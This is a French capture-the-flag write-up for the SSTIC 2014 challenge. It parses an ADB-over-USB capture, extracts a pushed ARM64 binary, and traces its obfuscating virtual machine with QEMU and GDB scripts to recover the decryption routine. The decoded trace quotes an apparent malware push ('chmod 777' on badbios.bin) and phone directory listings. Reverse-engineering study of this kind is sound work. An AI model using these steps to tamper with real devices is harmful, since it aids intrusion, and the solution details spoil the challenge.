Challenge SSTIC 2014

Xiao Han
xiao.han@orange.com
31 mai 2014

Résumé

Le challenge SSTIC 2014 consiste à retrouver une adresse e-mail ...@challenge.sstic.org depuis une trace USB. Ce document présente la démarche que l'auteur a suivi pour y arriver.

La solution peut être résumée en trois parties :

Analyse de trace USB Dans la trace USB, un échange de ficher a été effectué. La première étape consiste à parser la trace et récupérer le ficher échangé, qui a un format d'ELF ARM64.

Reverse d'ELF ARM64 La deuxième étape est de comprendre le ficher ELF ARM64, qui demande une clé de déchiffrement en entrée et génère un fichier nommé "payload.bin" si les conditions sont vérifiés.

Exploit le micro-contrôleur à distance Une fois obtenue la clé, le fichier "payload.bin" est en effet une archive ZIP, qui contient un script Python. Celui-ci permet de mettre à jour le firmware d'un micro-contrôleur à distance. Ce micro-contrôleur contient une zone de mémoire secrète, où l'adresse e-mail y se trouve.

Table des matières

Chapitre 1

Analyse de la trace USB

1.1 Récupération du ficher

Le challenge est en ligne sur cette adresse http://static.sstic.org/challenge2014/usbtrace.xz. La commande *file* indique le type MIME de fichier conforme à son extension originale .xz, qui est une archive de XZ compression. La commande *xz* décompresse sans erreur l'archive. "usbtrace", le fichier décompressé, ne contient que des textes unicode.

```
$ wget http://static.sstic.org/challenge2014/usbtrace.xz
$ md5sum usbtrace.xz
3783cd32d09bda669c189f3f874794bf  usbtrace.xz
$ file usbtrace.xz
usbtrace.xz: XZ compressed data
$ xz -d usbtrace.xz
$ file usbtrace
usbtrace: UTF-8 Unicode text, with very long lines
```

Listing 1.1: Récupération de fichier

Voyons l'extrait des 20 premiers lines de ce fichier.

```
Date: Thu, 17 Apr 2015 00:40:34 +0200
To: <challenge2014@sstic.org>
Subject: Trace USB

Bonjour,

voici une trace USB enregistrée en branchant mon nouveau téléphone
```

```
Android sur mon ordinateur personnel air-gapped.
Je suspecte un malware de transiter sur mon téléphone. Pouvez-vous
voir de quoi il en retourne ?

--

ffff8804ff109d80 1765779215 C Ii:2:005:1 0:8 8 = 00000000 00000000
ffff8804ff109d80 1765779244 S Ii:2:005:1 -115:8 8 <
ffff88043ac600c0 1765809097 S Bo:2:008:3 -115 24 = 4f50454e fd010000
00000000 09000000 1f030000 b0afbab1
ffff88043ac600c0 1765809154 C Bo:2:008:3 0 24 >
ffff88043ac60300 1765809224 S Bo:2:008:3 -115 9 = 7368656c 6c3a6964 00
ffff88043ac60300 1765809279 C Bo:2:008:3 0 9 >
ffff8804e285ec00 1765810255 C Bi:2:008:5 0 24 = 4f4b4159 fb000000
fd010000 00000000 00000000 b0b4bea6
ffff8800d0fbf180 1765810282 S Bi:2:008:5 -115 24 <
ffff8800d0fbf180 1765815007 C Bi:2:008:5 0 24 = 57525445 fb000000
fd010000 d3000000 05410000 a8adabba
```

1.2 Protocole USB

L'extrait au-dessus indique cette trace USB provient d'une capture entre un ordinateur et un téléphone Android. Mais l'auteur n'y connaissais rien sur le format de la trace. Après quelques recherches sur Internet, il s'est avéré que la trace a été générée avec le module Linux "usbmon".[1] Grâce à ce document, la traduction de la trace est possible. Prenons la première ligne de la trace comme exemple :

```
ffff8804ff109d80 1765779215 C Ii:2:005:1 0:8 8 = 00000000 00000000

| ffff8804ff109d80 | = USB request block
| 1765779215 | = timestamp
| C | = event type
| Ii:2:005:1 | = URB type and direction:bus number:device
                 address:endpoint number
| 0:8 | = URB status
| 8 | = data length
| = | = data tag
```

1. https://www.kernel.org/doc/Documentation/usb/usbmon.txt

```
| 00000000 00000000 | = data
```

Un premier essai de parser la trace avec l'outil *usbmon-parser*[2] a malheureusement échoué. Une partie de résultats de cet outil sont les suiviants :

```
$ ./parse_usbmon.sh -v -f  ./usbtrace > trace_usbmon
$ head trace_usbmon

Urb ffff8804ff109d80 Time 1765779215 CBK IntrIn Bus 2 Addr 005 Ept 1
Urb ffff8804ff109d80 Time 1765779244 SUB IntrIn Bus 2 Addr 005 Ept 1
Urb ffff88043ac600c0 Time 1765809097 SUB BlkOut Bus 2 Addr 008 Ept 3
Urb ffff88043ac600c0 Time 1765809154 CBK BlkOut Bus 2 Addr 008 Ept 3
Urb ffff88043ac60300 Time 1765809224 SUB BlkOut Bus 2 Addr 008 Ept 3
Urb ffff88043ac60300 Time 1765809279 CBK BlkOut Bus 2 Addr 008 Ept 3
Urb ffff8804e285ec00 Time 1765810255 CBK BlkIn Bus 2 Addr 008 Ept 5
Urb ffff8800d0fbf180 Time 1765810282 SUB BlkIn Bus 2 Addr 008 Ept 5
Urb ffff8800d0fbf180 Time 1765815007 CBK BlkIn Bus 2 Addr 008 Ept 5
```

Listing 1.2: Exemple d'outil usbmon_parser

En fait, l'outil n'analyse que le protocole USB. Or, ici nous avons une trace d'échange entre un ordinateur et un téléphone Android, qui utilise le protocole Android Debug Bridge (ADB) au-dessus de protocole USB. Par conséquent, l'ADB ne peut pas être analysé par cet outil. Le script Python suivant permet de parser line par line de la trace USB.

```
import datetime
class Pkt():
    def __init__(self, s):
        c = s.split()
        self.urb = c[0]
        self.ts = c[1]
        self.ev = c[2]
        self.adw = c[3]
        self.bus = self.adw.split(":")[2]
        self.endpoint = self.adw.split(":")[3]
        self.ust = c[4]
        self.ln = c[5]
        if len(c) > 6:
            self.tag = c[6]
            self.data = c[7:]
        else:
            self.tag = 0
            self.data = 0

    def show_adw(self):
```

2. git ://gitorious.org/usbmon-parser/usbmon-parser.git

```
        a = self.adw.split(":")[0]
22
        if a == "Ci":
24          print "Control input"
        if a == "Co":
26          print "Control output"
        if a == "Zi":
28          print "Isochronous input"
        if a == "Zo":
30          print "Isochronous output"
        if a == "Ii":
32          print "Interrupt input"
        if a == "Io":
34          print "Interrupt output"
        if a == "Bi":
36          print "Bulk input"
        if a == "Bo":
38          print "Bulk output"

40  def __str__(self):
        sheader =  1
42      if sheader:
            print "URB:%s" % self.urb
44          print "ts:%s" % str(datetime.datetime.\
            fromtimestamp(int(self.ts)).\
46          strftime('%Y-%m-%d %H:%M:%S'))

48          print "ev:%s" % self.ev
            self.show_adw()
50          print "ust:%s" % self.ust
            print "ln:%s" % self.ln
52      if self.tag == "=":
            data = str(self.data)
54          return str(self.data)
```

Listing 1.3: Code Python qui permet de parser les traces USB

Pour mieux comprendre les traces, le code Python suivant permet d'afficher toutes les traces de type "data". Mais le protocole ADB était toujours inconnu.

```
1 trace_file = open("usbtrace", "r")
lines = trace_file.readlines()
3 trace_file.close()

5 for line in lines:
      packet = Pkt(line)
7     if packet.tag == "=":
          data = packet.data
```

```
9           data = "".join([ byte.decode("hex") for byte in data ])

11          print data
            print "=============="
```

Listing 1.4: Code Python pour afficher les caractères dans les traces USB

1.3 Protocole d'Android Debug Bridge (ADB)

Par hasard, l'auteur est tombé sur le blog qui documente très bien le protocole ADB Adnroid.[3] Au-dessus de protocole USB, 6 paquets standards de protocole ADB sont définies.

```
#define A_SYNC 0x434e5953
2 #define A_CNXN 0x4e584e43
#define A_OPEN 0x4e45504f
4 #define A_OKAY 0x59414b4f
#define A_CLSE 0x45534c43
6 #define A_WRTE 0x45545257
```

Listing 1.5: Définition de paquets ADB

En appliquant ces définitions, les commandes suivantes ont apparu :

```
shell:id
2 uid=2000(shell) gid=2000(shell) groups=1003(graphics),
1004(input),1007(log),1009(mount),1011(adb),1015(sdcard_rw)
4 ,1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet)
,3006(net_bw_stats) context=u:r:shell:s0
6
shell:uname -a
8 Linux localhost 4.1.0-g4e972ee #1 SMP PREEMPT Mon Feb 24
21:16:40 PST 2015 armv8l GNU/Linux
10
LIST /sdcard/
12 .
..
14 Samsung Android .face Music Podcasts Ringtones Alarms
Notifications Pictures Movies Download DCIM Documents .SPenSDK30 .enref
    Nearby Playlists .plaDENT .estrongs
16 backups clockworkmod CyanogenMod mmc1

18 LIST /sdcard/Documents/
.
```

3. http://blogs.kgsoft.co.uk/2013_03_15_prg.htm

```
20 ..
   CSW-2014-Hacking-9.11_uncensored.pdf
22 NATO_Cosmic_Top_Secret.gpg

24 LIST /data/local/tmp
   .
26 ..

28 SEND /data/local/tmp/badbios.bin, 33261DATA...

30 shell:chmod 777 /data/local/tmp/badbios.bin

32 LIST /data/local/tmp
   .
34 ..
   badbios.bin
```

Listing 1.6: Les commandes échangées dans les traces USB

Le malware a fait afficher les dossiers sous répertoire */sdcard/*, */sdcard/Documents/* et */data/local/tmp*. La ligne 32 montre que le fichier "badbiso.bin" a été envoyé vers le téléphone. Il faut donc récupérer ce fichier.

Toujours dans le même blog, l'explication sur l'envoie d'un fichier (ADB Push) est très détaillée. L'envoie de ficher commence par une commande "sync :", suivi par la commande "SENDnnnn" où "nnnn" indique la taille de nom de fichier envoyé. Ensuite, le nom de fichier et le mode de fichier (",33206") sont envoyés. Puis une ou plusieurs commandes "DATAnnnn" transportent les données où "nnnn" indique la taille de données envoyées. Enfin, la commande "DONEnnnn" finalise l'envoie de ficher et modifie le timestamp de ficher.

```
1  Send -> AdbMessage(A_OPEN, local_id, 0, "sync:");
   Receive <- AdbMessage(A_OKAY, remote_id, local_id, NULL);
3     Query File Attributes. If file does not exist or
      can be overwritten, then proceed.
5  Send -> AdbMessage(A_WRITE, local_id, remote_id, "SENDnnnn");
   Receive <- AdbMessage(A_OKAY, remote_id, local_id, NULL);
7  Send -> AdbMessage(A_WRITE, local_id, remote_id, "remote file name");
   Receive <- AdbMessage(A_OKAY, remote_id, local_id, NULL);
9  Send -> AdbMessage(A_WRITE, local_id, remote_id, ",33206");
   Receive <- AdbMessage(A_OKAY, remote_id, local_id, NULL);
11 Send -> AdbMessage(A_WRITE, local_id, remote_id, "DATAnnnn");
   Receive <- AdbMessage(A_OKAY, remote_id, local_id, NULL);
13 Send -> AdbMessage(A_WRITE, local_id, remote_id, data_buf, buflen);
   Receive <- AdbMessage(A_OKAY, remote_id, local_id, NULL);
15   Repeat A_WRITE until nnnn bytes are sent
```

```
  Repeat DATAnnnn until whole file contents have been transferred
Send -> AdbMessage(A_WRTE, local_id, remote_id, "DONEnnnn");
Receive <- AdbMessage(A_OKAY, remote_id, local_id, NULL);
Receive <- AdbMessage(A_WRTE, remote_id, local_id, "OKAYnnnn" or "FAILnnnn"
    );
Send -> AdbMessage(A_OKAY, local_id, remote_id, NULL);
Send -> AdbMessage(A_WRTE, local_id, remote_id, "QUITnnnn");
Receive <- AdbMessage(A_CLSE, remote_id, local_id, NULL);
Send -> AdbMessage(A_CLSE, local_id, remote_id, NULL);
```

Listing 1.7: Exemple d'envoi de fichier

Une fois le protocole d'envoi de fichier dévoilé, le code Python au-dessous permet d'extraire le fichier "badbios.bin". La deuxième étape de ce challenge commence.

```
badbios = open("badbios.bin", "wb")
start_dump = False
stop_dump = False
target_device = ''
payload = ''
nb_data_pkt = 0
for line in lines:
    packet = Pkt(line)
    if packet.tag == "=":
        data = packet.data
        data = "".join([ byte.decode("hex") for byte in data ])
        if 'DATA' in data:
            start_dump = True
            target_device = packet.adw
        if start_dump:
            if 'DONE' in data:
                start_dump = False
                stop_dump = True
        if start_dump and (packet.adw == target_device):
            if 'WRITE' not in data:
                i = data.find('DATA')
                if i != -1:
                    nb_data_pkt += 1
                    if nb_data_pkt > 1:
                        payload += data[0:i]
                    payload += data[i+8:]
                else:
                    payload += data
        elif stop_dump and (packet.adw == target_device):
            if 'WRITE' not in data:
                i = data.find('DONE')
                payload += data[0:i]
                break
```

```
badbios.write(payload)
badbios.close()
```

Listing 1.8: Code python pour extraire le fichier envoyé

Chapitre 2

Reverse d'ELF ARM64

La commande *readelf* permet de lire l'entête d'ELF et les sections. En examinant les résultats suivants, l'extraction de fichier peut être considérée s'est déroulé correctement.

```
$ md5sum badbios.bin
b6097e562cb80a20dfb67a4833b1988a  badbios.bin

$ file badbios.bin
badbios.bin: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV),
statically linked, stripped

$readelf -h badbios.bin
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2s complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           AArch64
  Version:                           0x1
  Entry point address:               0x102cc
  Start of program headers:          64 (bytes into file)
  Start of section headers:          77680 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         3
  Size of section headers:           64 (bytes)
  Number of section headers:         5
  Section header string table index: 4

```

```
$ readelf -S badbios.bin
There are 5 section headers, starting at offset 0x12f70:

Section Headers:
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000 00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .text             PROGBITS        000000000001010c 0000010c
       000000000000048c  0000000000000000  AX       0     0     4
  [ 2] .rodata           PROGBITS        0000000000010598 00000598
       0000000000000040  0000000000000000   A       0     0     8
  [ 3] .data             PROGBITS        0000000000021000 00001000
       0000000000011f50  0000000000000000  WA       0     0     8
  [ 4] .shstrtab         STRTAB          0000000000000000 00012f50
       000000000000001f  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

2.1 Les outils utilisés

Cette section présente les outils utilisés dans la deuxième étape. Vue que le binaire est compilé pour ARM64, il faut trouver un émulateur qui permet d'exécuter le binaire sur l'architecture x86. Heureusement, QEMU version 2.0.50 supporte déjà l'ARM64. Ensuite, Linaro GDB version 4.8 – 2014.03 a été utilisé pour debugger le binaire. Enfin, grâce à la licence d'Orange Labs, l'auteur a pu utiliser IDA Pro version 6.5, qui supporte aussi ARM64. En résumé, les outils utilisés sont les suivants :

– émulateur : qemu-aarch64 2.0.50 [1]
– debuggeur : gcc-linaro-aarch64-linux-gnu-gdb-4.8-2014.03 [2]
– disassembleur : IDA Pro 6.5 [3]

Tout au long de cette étape, le référence d'instruction ARM64 [4] était très utile. *Il est important de noter que l'instruction set d'ARM ne permette pas de faire "mov memomry, memomry". Ainsi, toutes les opérations sur la mémoire doit passer par les registres.* Cette caractéristique d'ARM a permet de définir une stratégie de reverse : tracer toutes

1. www.qemu.org/
2. https://releases.linaro.org/latest/components/toolchain/binaries/
3. https://www.hex-rays.com/products/ida/
4. http://board.flatassembler.net/download.php?id=5698

les modifications de registres intéressants pour comprendre le binaire. Mais avant de pouvoir de tracer les modifications de registres, il faut d'abord comprendre le binaire et trouver les adresses de "break". En ouvrant "badbios.bin" dans IDA, trois function apparaissent. Mais la vue graphique d'IDA ne fait que décourager. Figure 2.1 présente la vue graphique d'une des trois fonctions.



FIGURE 2.1: La vue graphique de la fonction sub10304

L'analyse statique de ce binaire semble très difficile. La méthode dynamique peut être une solution. Le commande *qemu-aarch64 -strace* permet de tracer tous les appels système :

```
$ qemu-aarch64 -strace ./badbios.bin
7276 mmap(0x0000000000400000,12288,PROT_READ|PROT_WRITE,MAP_PRIVATE|
MAP_ANONYMOUS|MAP_FIXED,0,0) = 0x0000000000400000
7276 mprotect(0x0000000000400000,12288,PROT_EXEC|PROT_READ) = 0
7276 mmap(0x0000000000500000,69632,PROT_READ|PROT_WRITE,MAP_PRIVATE|
MAP_ANONYMOUS|MAP_FIXED,0,0) = 0x0000000000500000
7276 mprotect(0x0000000000500000,69632,PROT_READ|PROT_WRITE) = 0
7276 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0)
= 0x0000004000801000
7276 mmap(NULL,65536,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0)
= 0x0000004000802000
7276 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0)
= 0x0000004000812000
7276 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0)
= 0x0000004000813000
```

```
7276 write(1,0x813000,36)  Please enter the decryption key  = 36
7276 munmap(0x0000004000813000,36) = 0
7276 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0)
= 0x0000004000814000
7276 read(0,0x814000,16)test
= 5
7276 munmap(0x0000004000814000,16) = 0
7276 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0)
= 0x0000004000815000
7276 write(2,0x815000,21)   Wrong key format.
= 21
7276 munmap(0x0000004000815000,21) = 0
7276 exit_group(0)
```

Plusieurs "mmap" commandes ont été utilisées pour louer de mémoire. Parmi eux, les adresses mémoire entre 0x400000 et 0x500000 contiennent de nouveau code. QEMU permet aussi de tracer les basiques blocs de "badbiso.bin". Dans le log de QEMU suivant, l'exécution de code change de 0x00000000000102c0 à 0x0000000000400514, ce qui prouve du nouveau code a été écrit dans cette zone de mémoire.

```
$ qemu-aarch64 -d in_asm -D basic_block.log badbios.bin

$ cat basic_block.log
...
----------------
IN:
0x00000000000102a8:  b9806bb8      ldrsw x24, [x29, #104]
0x00000000000102ac:  f94033a1      ldr x1, [x29, #96]
0x00000000000102b0:  9100033f      mov sp, x25
0x00000000000102b4:  d10023ff      sub sp, sp, #0x8 (8)
0x00000000000102b8:  f90003f8      str x24, [sp]
0x00000000000102bc:  aa0103e2      mov x2, x1
0x00000000000102c0:  d63f0040      blr x2

IN:
0x0000000000400514:  d280001e      movz x30, #0x0
0x0000000000400518:  910003fd      mov x29, sp
0x000000000040051c:  f94003e0      ldr x0, [sp]
0x0000000000400520:  910023e1      add x1, sp, #0x8 (8)
0x0000000000400524:  17ffffed      b #-0x4c
----------------
...
```

Listing 2.1: Le changement de chemin d'exécution

Les commandes suivantes permet GDB d'arrêter l'exécution sur l'adresse 0x0000000000400514 et d'enregistrer les zones mémoire dans un fichier.

```
$ cat breaks.gdb
target remote :6666
break *0x0000000000400514
dump memory memelf.400000 0x400000 0x403000
dump memory memelf.500000 0x500000 0x511000
dump memory memelf.0000004000801000 0x0000004000801000 0x4000802000
dump memory memelf.0000004000802000 0x0000004000802000 0x4000812000
dump memory memelf.0000004000812000 0x4000812000 0x4000813000
continue

$ qemu-aarch64 -g 6666 -strace ./badbios.bin&

$ gcc-linaro-aarch64-linux-gnu-gdb -q -nx -x ./breaks.gdb ./badbios.bin
```

Listing 2.2: Script GDB pour enregistrer les zones mémoire

En ajoutant le fichier "memelf.400000" dans IDA, de nouvelles fonctions apparaissent. Figure 2.2 illustre la vue graphqiue de la function la plus complexe dans le nouveau code. En fait, cette graphe contient plusieurs basiques fonctions, par exemple, une fonction d'addition, une fonction de soustraire, etc. Ces basiques fonctions constituent une sorte de virtuelle machine, qui utilise ces fonctions en tant que les instructions (opcodes).



Figure 2.2: La vue graphique de la fonction sub4025cc

2.2 La virtuelle machine

En debuggant manuellement, une zone de mémoire qui contient toutes les opcodes (fonctions basiques) de la machine a été trouvée :

```
0x4000801360:  0x00400d9c  0x00000000  0x00400dac  0x00000000
0x4000801370:  0x00401580  0x00000000  0x00401634  0x00000000
0x4000801380:  0x004016e4  0x00000000  0x00401030  0x00000000
0x4000801390:  0x004010ec  0x00000000  0x004011b4  0x00000000
0x40008013a0:  0x00401794  0x00000000  0x00400d58  0x00000000
0x40008013b0:  0x00400c90  0x00000000  0x00400c20  0x00000000
0x40008013c0:  0x00400bd0  0x00000000  0x00400b78  0x00000000
0x40008013d0:  0x00400b04  0x00000000  0x00400a8c  0x00000000
0x40008013e0:  0x00400a08  0x00000000  0x00400978  0x00000000
0x40008013f0:  0x00400918  0x00000000  0x004008c4  0x00000000
0x4000801400:  0x00400864  0x00000000  0x004007ec  0x00000000
0x4000801410:  0x00400d24  0x00000000  0x00400ce0  0x00000000
0x4000801420:  0x00401970  0x00000000  0x004018d0  0x00000000
0x4000801430:  0x0040187c  0x00000000  0x004005f4  0x00000000
0x4000801440:  0x004005fc  0x00000000  0x00401490  0x00000000
0x4000801450:  0x0040077c  0x00000000  0x00000000  0x00000000
```

Il se trouve que toutes les fonctions au-dessus ne sont pas utilisées. La traduction de certaines fonctions utilisés est présentée dans le tableau 2.1.

Fontion	Opération
0x00401794	vérification de condition
0x00400d24	addition de 1
0x00400ce0	soustraction de 1
0x00401580	copie la valeur de registre w2 en tas
0x004008c4	convertion d'ASCII à la valeur hexadécimal (soustraction)
0x00401490	syscall (mmap, write, read, open, etc)
0x00400b04	décalage à droite
0x00400b78	décalage à guache
0x00400bd0	et logique
0x00400c20	ou logique
0x00400c90	ou exclusif

TABLE 2.1: opcodes de la virtuelle machine

Comme toutes les modifications de mémoire doivent passer par les registres, une trace complète de registre pourrait dévoiler le mécanisme et les fonctionnalités de ce binaire. Maintenant les opcodes de la machine virtuelle sont repérés, ses opérations deviennent traçable grâce à GDB.

2.3 Tracer les modifications de registres avec GDB

Le script suivant est utilisé pour tracer toutes les modifications de registres afin de comprendre le binaire. Les traces sont enregistrées dans le fichier "registers.log". Ce script nécessite quelques heures avant de se terminer, ce qui présente le point faible de cette méthode. Mais une fois terminé, la compréhension du binaire devient plus facile et directe car ce script permet d'abstraire les réelles opérations de la machine virtuelle.

```
$ cat breaks.reg
target remote :6666
set logging file registers.log
set logging on
set logging redirect on
set pagination off

break *0x40285c
commands 1
printf "call func 0x%x\n", $w2
cont
end

break *0x400d10
commands 2
printf "substract 0x%x by 1 -> 0x%x\n",$w0, $w2
cont
end

break *0x400d44
commands 3
printf "add 0x%x by 1 -> 0x%x\n", $w0, $w2
cont
end

break *0x400c74
commands 4
printf "or 0x%x with 0x%x -> 0x%x\n", $w0, $w22, $w2
cont
end

break *0x400c08
commands 5
printf "and 0x%x with 0x%x -> 0x%x\n", $w0, $w22, $w2
cont
end

break *0x400bb8
commands 6
```

```
    printf "shift left 0x%x by 0x%x -> 0x%x\n", $w22, $w0, $w2
41  cont
    end
43
    break *0x400b48
45  commands 7
    printf "shift right 0x%x by 0x%x -> 0x%x\n", $w22, $w0, $w2
47  cont
    end
49
    break *0x4017ac
51  commands 8
    printf "value_id 0x%x = 0x%x\n", $w1, $w0
53  cont
    end
55
    break *0x4017bc
57  commands 9
    printf "x19<f:d> (0x%x)  = 0x%x\n", $x19, $w0
59  cont
    end
61
    break *0x400dec
63  commands 10
    printf "value_id 0x%x = 0x%x\n", $w1, $w0
65  cont
    end
67
    break *0x400da8
69  commands 11
    printf "prepare, w1 = 0x%x, w2 = 0x%x\n", $w1, $w2
71  cont
    end
73
    break *0x4014c0
75  commands 12
    printf "main test w0 = 0x%x\n", $w0
77  cont
    end
79
    break *0x4015b4
81  commands 13
    printf "value_id 0x%x = 0x%x\n", $w1, $w0
83  cont
    end
85
    break *0x401620
87  commands 14
```

```
    printf "store w2 = 0x%x\n", $w2
89  cont
    end
91
    break *0x401724
93  commands 15
    printf "value_id 0x%x = 0x%x\n", $w1, $w0
95  cont
    end
97
    break *0x401780
99  commands 16
    printf "store w2 = 0x%x\n", $w2
101 cont
    end
103
    break *0x400900
105 commands 17
    printf "convert str to hex  0x%x - 0x%x = 0x%x\n", $w22, $w0, $w2
107 cont
    end
109
    break *0x400cc8
111 commands 18
    printf "xor  0x%x ^ 0x%x = 0x%x\n", $w0, $w22, $w2
113 cont
    end
115
    break *0x4007e8
117 commands 19
    printf "store w2 = 0x%x\n", $w2
119 cont
    end
121
    break *0x400954
123 commands 20
    printf "add  0x%x + 0x%x = 0x%x\n", $w0, $w22, $w2
125 cont
    end
127
    break *0x401248
129 commands 21
    printf "cp2addr 0x%llX\n", $w2
131 cont
    end
133
    break *0x4027c0
135 commands 22
```

```
printf "load 0x%llX -> 0x%llX\n", $x19, $x0
cont
end

break *0x400400
commands 23
printf "xor 0x%llX  with salsa20 -> 0x%llX\n", $x1, $x2
cont
end
```

LISTING 2.3: Script GDB qui trace les modifications de registres

2.4 "Wrong key format"

La première erreur indique le clé de déchiffrement a un certain format. Pour y trouver, il suffit d'analyser les traces obtenues. Les logs suivants illustrent la vérification de la forme de clé. La lettre "A" a été saisie, puis il vérifie si "A" >= "0", "A" >= "9", "A" <= "A" <= "F". Cette observation indique chaque lettre de la clé doit être choisie parmi "0123456789ABCDEF". Après la vérification d'une lettre, un compteur, qui a la valeur initiale de 0x10 (16 en décimal), est décrément de 1, jusqu'à 1. La taille de clé est donc de 16.

```
load 0x4000801000 -> 0xCA ;VM state
store w2 = 0x41 ; input "A"
load 0x4000801000 -> 0xCE
call func 0x401580
store w2 = 0x41
load 0x4000801000 -> 0xD2
call func 0x4008c4
convert str to hex  0x41 - 0x30 = 0x11 ;if "A" >= "0"
load 0x4000801000 -> 0xD4
call func 0x401794
x19<f:d> (0x2b48208)  = 0x0
load 0x4000801000 -> 0xD8
call func 0x401580
store w2 = 0x41
load 0x4000801000 -> 0xDC
call func 0x4008c4
convert str to hex  0x41 - 0x39 = 0x8 ;if "A" >= "9"
load 0x4000801000 -> 0xDE
call func 0x401794
x19<f:d> (0x106c208)  = 0x0
load 0x4000801000 -> 0xE2
call func 0x401580
store w2 = 0x41
```

```
load 0x4000801000 -> 0xE6
call func 0x4008c4
convert str to hex  0x41 - 0x41 = 0x0 ;if "A" >= "A"
load 0x4000801000 -> 0xE8
call func 0x401794
x19<f:d> (0x2b48208)  = 0x0
load 0x4000801000 -> 0xEC
call func 0x401580
store w2 = 0x41
load 0x4000801000 -> 0xF0
call func 0x4008c4
convert str to hex  0x41 - 0x46 = 0xfffffffb ;if "A" <= "F"
load 0x4000801000 -> 0xF2
call func 0x401794
x19<f:d> (0x2b4a208)  = 0x0
load 0x4000801000 -> 0xF6
call func 0x4008c4
convert str to hex  0x41 - 0x41 = 0x0
load 0x4000801000 -> 0xF8
load 0x4000801000 -> 0xFC
call func 0x400918
add  0xa + 0x0 = 0xa ;hex("A") = 0xa
...
convert str to hex  0x10 - 0x10 = 0x0
convert str to hex  0x10 - 0xf = 0x1
...
convert str to hex  0x10 - 0x1 = 0xf
```

Listing 2.4: Trace GDB sur la vérification de format de clé

2.5 "Invalid padding"

Maintenant le format de clé est connu, une nouvelle erreur est survenue : "Invalid padding". Le binaire "badbios.bin" utilise un algorithme de chiffrement (à trouver). Lors du déchiffrement, le padding est vérifié.

```
$ qemu-aarch64 ./badbios.bin
:: Please enter the decryption key: 1234567890ABCDEF
:: Trying to decrypt payload...
   Invalid padding.
```

En analysant les traces qui se situent après la vérification du format de clé, une boucle d'opérations sur la clé saisie a été identifiée. Dans le LISTING 2.6 la ligne 2 et 5 montrent

que la clé saisie est enregistrée en deux parties sous le format de *little endian*. Dans cet exemple, la clé saisie est "A161AC7794260DCC" et les deux parties en little endian sont 0x77ac61a1 et 0xcc0d2694. L'algorithme de déchiffrement peut être résumé en pseudo code dans le LISTING 2.5 ci-dessous. LISTING 2.6 contient toutes les traces qui permettent de trouver l'algorithme de déchiffrement.

```
i = 0
encrypted = array[0x2000]
decrypted = array[0x2000]
key = 0x77ac61a1cc0d2694
do{
  j = 7
  key_byte = 0
  for (j; j>=0; j--){
    add_one = check if need to add 1 at the left most position
    bit = key & 0x1
    key = 0x77ac61a1cc0d2694 >> 1
    if ( add_one ){
      key = key or 0x80000000
    }
    key_byte = key_byte or (bit << j)
  }
  decrypted[i] = encrypted[i] xor key_byte
  i = i + 1
}while( i < 0x2000 )
De la ligne 8 et 16
```

Listing 2.5: Pseudo code de déchiffrement

En résumé, 0x2000 octets sont générés à partir de la clé saisie. Un ou exclusif est appliqué sur chaque octet généré et l'octet chiffré correspondant, ce qui produit le payload déchiffré.

Listing 2.6: Traces GDB qui présentent l'alogrithme de déchiffrement

```
store w2 = 0x77ac61a1 //key1 of input key = "A161AC7794260DCC"
load 0x4000801000 -> 0x198 //VM state
store w2 = 0xcc0d2694 //key2 second part of input key
load 0x4000801000 -> 0x19C
and 0xb0000000 with 0x77ac61a1 -> 0x30000000
load 0x4000801000 -> 0x19E
and 0x1 with 0xcc0d2694 -> 0x0
load 0x4000801000 -> 0x1A0
xor  0x0 ^ 0x30000000 = 0x30000000
load 0x4000801000 -> 0x1A2
